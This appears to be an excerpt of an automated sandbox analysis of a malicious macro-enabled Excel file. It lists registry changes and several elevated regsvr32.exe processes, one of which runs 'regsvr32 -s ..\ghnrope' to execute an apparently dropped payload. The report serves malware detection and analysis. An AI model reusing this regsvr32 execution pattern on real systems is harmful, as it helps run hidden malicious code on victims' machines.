HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECCD1	ECCD1	binary	04 00 00 00 F4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 57 D1 96 29 9A 2D D7 01 D1 CC 0E 00 D1 CC 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Resil iency\DocumentRecovery\ECD8C	ECD8C	binary	04 00 00 00 F4 08 00 00 2F 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 2D 00 33 00 35 00 31 00 33 00 33 00 31 00 30 00 35 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 DA 61 B3 29 9A 2D D7 01 8C CD 0E 00 8C CD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Resiliency\StartupItems	7*4	binary	37 2A 34 00 F4 08 00 00 02 00 00 00 00 00 00 00 66 00 00 00 01 00 00 00 32 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 2D 00 33 00 35 00 31 00 33 00 33 00 31 00 30 00 35 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 2D 00 33 00 35 00 31 00 33 00 33 00 31 00 30 00 35 00 37 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6CC7	F6CC7	binary	04 00 00 00 F4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 9C 3A A7 41 9A 2D D7 01 C7 6C 0F 00 C7 6C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7F6D	F7F6D	binary	04 00 00 00 F4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 9C 3A A7 41 9A 2D D7 01 6D 7F 0F 00 6D 7F 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2840 Parent PID: 2292

General

Start time:	16:43:44
Start date:	09/04/2021
Path:	C:\Windows\System32\regsvr32.exe

Wow64 process (32bit):	false
Commandline:	regsvr32 -s ..\ghnrope
Imagebase:	0xffb60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2912 Parent PID: 2292

General

Start time:	16:43:44
Start date:	09/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xffb60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2852 Parent PID: 2292

General

Start time:	16:43:44
Start date:	09/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xffb60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2828 Parent PID: 2292

General

Start time:	16:43:44
Start date:	09/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xffb60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2836 Parent PID: 2292

General

Start time:	16:43:45
Start date:	09/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s
Imagebase:	0xffb60000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis